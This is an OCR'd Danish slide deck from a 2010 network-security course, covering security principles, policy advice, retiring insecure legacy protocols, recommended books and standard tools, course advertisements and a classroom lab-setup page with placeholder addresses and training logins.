
# IPsec er ikke simpelt!




Kilde: `http://www.hsc.fr/presentations/ike/`

# Confidentiality Integrity Availability

Husk altid de fundamentale principper indenfor sikkerhed




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Security holes... Who cares?





**Figure 1** Vulnerable servers over time

Forhistorien:


- OpenSSL sårbarheder fra juli 2002
- Slapper worm fra september 2002
- Hvormange opdaterer for sårbarheder og hvornår?

Kilde: Eric Rescorla, ”Security holes... Who cares?”
`http://www.rtfm.com/upgrade.pdf`

# Definition: sikkerhedspolitik

Definition: Et sæt regler for virksomheden

Definition: it-sikkerhedspolitik
en politik der er begrænset til IT-områderne i virksomheden




**- kan være en del af CYA strategi, cover your assets ;-)**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Sikkerhedsteknologier

SOLIDO NETWORKS

Brug alt hvad I kan overkomme:

- Firewalls: IPfilter, IPtables, OpenBSD PF
- Kryptografi
- Secure Shell - SSH
- betragt Telnet, Rlogin, Rsh, Rexec som døde!
- FTP bør kun bruges til anonym FTP
- Intrusion Detection - Snort
- Sudo
- Tripwire, mtree, MD5

Sikkerhedspolitikken er din ”plan” for sikkerheden - og er med til at sikre niveauet er ens

Firewalls hjælper ikke mod alle trusler

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Opsummering

Husk følgende:

- Husk: IT-sikkerhed er ikke kun netværkssikkerhed!
- God sikkerhed kommer fra langsigtede intiativer
- Hvad er informationssikkerhed?
- Data på elektronisk form
- Data på fysisk form
- Social engineering er måske overset - *The Art of Deception: Controlling the Human Element of Security* af Kevin D. Mitnick, William L. Simon, Steve Wozniak

Computer Forensics er reaktion på en hændelse

## Informationssikkerhed er en proces

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Anbefalinger generelt

SOLIDO NETWORKS

Drop legacy kompatibilitet

Udryd gamle usikre

- protokoller - som SSH version 1
- programmer telnet, FTP, R* - password i klartekst
- services NT LAN manager

**VÆK med dem!**

Det handler om sikkerhed, det der ikke er aktivt kan ikke misbruges

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

SOLIDO NETWORKS

## Oversigt over anbefalinger

**Følg med!** - læs websites, bøger, artikler, mailinglister, ...

**Vurder altid sikkerhed** - skal integreres i processer

**Hændelseshåndtering** - du vil komme ud for sikkerhedshændelser

**Lav en sikkerhedspolitik** - herunder software og e-mail politik

**Hver måned offentliggøres mindst 100 nye sårbarheder i produkter - software/hardware**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Følg med! - mange kilder

**websites** prøv at kigge både på officielle/kommercielle websites - men også indimellem på *de små gyder* på Internet

**bøger** der er en god liste over *MUST READ* sikkerhedsbøger på adressen `http://sun.soci.niu.edu/~rslade/mnbksccd.htm` http://sun.soci.niu.edu/˜rslade

**artikler** mange steder, men eksempelvis `http://www.securityfocus.com`

**mailinglister** leverandør ejede lister og generelle - som bugtraq og full-disclosure

**personer** der findes personer på Internet som er værd at holde øje med. Eksempelvis: Bruce Schneiers nyhedsbrev crypto-gram `http://www.counterpane.com/crypto-gram.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Spørgsmål?

Henrik Lund Kramshøj
hlk@solidonetworks.com

http://www.solidonetworks.com

I er altid velkomne til at sende spørgsmål på e-mail

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Reklamer: kursusafholdelse

SOLIDO NETWORKS

Følgende kurser afholdes med mig som underviser


- IPv6 workshop - 1 dag
  Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop - 1-2 dage
  En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og wirksomhedsnetværk.
- Hacker workshop 2 dage
  Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, OpenVAS m.fl.
- Forensics workshop 2 dage
  Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage
  Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.

Se mere på `http://www.security6.net/courses.html`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj


# Network Security Tools

*Network Security Tools : Writing, Hacking, and Modifying Security Tools* Nitesh Dhanjani, Justin Clarke, O'Reilly 2005, ISBN: 0596007949




*Mastering FreeBSD and OpenBSD Security* Yanek Korff, Paco Hope, Bruce Potter, O'Reilly, 2005, ISBN: 0596006268

# Hackers Challenge





*Hacker's Challenge : Test Your Incident Response Skills Using 20 Scenarios* af Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840

*Hacker's Challenge II : Test Your Network Security and Forensics Skills* af Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307

Bøgerne indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder

# Network Security Assessment





*Network Security Assessment Know Your Network* af Chris McNab, O'Reilly Marts 2004 ISBN: 0-596-00611-X

Bogen er anbefalelsesværdig

Der kan hentes kapitel 4 som PDF - *IP Network Scanning*

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Counter Hack




*Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Ed Skoudis, Prentice Hall PTR

Bogen er anbefalelsesværdig og er kommet i anden udgave

Minder mig om et universitetskursus i opbygningen

# Hackerværktøjer

- nmap - `http://www.insecure.org` portscanner
- OpenVAS - `http://www.OpenVAS.org` automatiseret testværktøj
- l0phtcrack - `http://www.atstake.com/research/lc/` - The Password Auditing and Recovery Application, kig også på Cain og Abel fra `http://oxid.it` hvis det skal være gratis
- Wireshark - `http://www.wireshark.org` avanceret netværkssniffer
- OpenBSD - `http://www.openbsd.org` operativsystem med fokus på sikkerhed
- `http://www.isecom.org/` - Open Source Security Testing Methodology Manual - gennemgang af elementer der bør indgå i en struktureret test
- Putty - `http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html`

  terminal emulator med indbygget SSH
- `http://www.remote-exploit.org` - Backtrack security collection - en boot CD med hackerværktøjer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Referencer

Anbefalede bøger:


- *Computer Forensics: Incident Response Essentials*, Warren G. Kruse II og Jay G. Heiser, Addison-Wesley, 2002.
- *Incident Response*, E. Eugene Schultz og Russel Shumway, New Riders, 2002
- *CISSP All-in-One Certification Exam Guide*, Shon Harris McGraw-Hill/Osborne, 2002
- *Network Intrusion Detection*, Stephen Northcutt og Judy Novak, New Riders, 2nd edition, 2001
- *Intrusion Signatures and Analysis*, Stephen Northcutt et al, New Riders, 2001
- *Practical UNIX and Internet Security*, Simson Garfinkel og Gene Spafford, 2nd edition
- *Firewalls and Internet Security*, Cheswick, Bellovin og Rubin, Addison-Wesley, 2nd edition, 2003
- *Hacking Exposed*, Scambray et al, 4th edition, Osborne, 2003 - tror der er en nyere
- *Building Open Source Network Security Tools*, Mike D. Schiffman, Wiley 2003
- *Gray Hat Hacking : The Ethical Hacker's Handbook* Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Michael Lester, McGraw-Hill Osborne Media 2004, ISBN: 0072257091

# Referencer

SOLIDO NETWORKS

## Internet

- `http://www.project.honeynet.org` - diverse honeynet projekter information om pakker og IP netværk. Har flere forensics challenges hvor man kan hente images og foretage sin egen analyse
- `http://www.packetfactory.net` - diverse projekter relateret til pakker og IP netværk eksempelvis libnet
- `http://www.isecom.org/` - Open Source Security Testing Methodology Manual - Hvordan laver man struktureret test!

## Mailinglists

- securityfocus m.fl. - de fleste producenter og væktøjer har mailinglister tilknyttet

## Papers - der findes MANGE dokumenter på Internet

- *Security Problems in the TCP/IP Protocol Suite*, S.M. Bellovin, 1989 og fremefter

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Packet factory projects

- Projects (udvalgte):
- firewalk [gateway ACL scanner]
- firestorm (in development) [next generation scanner]
- ISIC [IP stack integrity checker]
- libnet [network packet assembly/injection library]
- libradiate [802.11b frame assembly/injection library]
- nemesis [command line IP stack]
- ngrep [GNU grep for the network]
- packit [tool to monitor, and inject customized IPv4 traffic]
- Billede og information fra `http://www.packetfactory.net`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# CISSP fra ISC2

Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: `http://www.isc2.org`

Vigtigt link `http://www.cccure.org/`

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark

# Hostoplysninger

I bedes registrere IP-adresserne for maskinerne

Filer til installation - installationsprogrammer:
http://  .  .  .  /public/windows/

# Vores targets

IP: . . . - Windows

IP: . . . - Linux

IP: . . . - Fiona OpenBSD scanserver

IP: . . . -

IP: . . . -

IP: . . . -

IP: . . . - Din egen arbejdsstation - Windows

Fiona kursus login brugernavne: kursus1, kursus2, ... kursus10 kodeord: `kursus` - uanset brugernavn

Skift til root med: `sudo -s`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj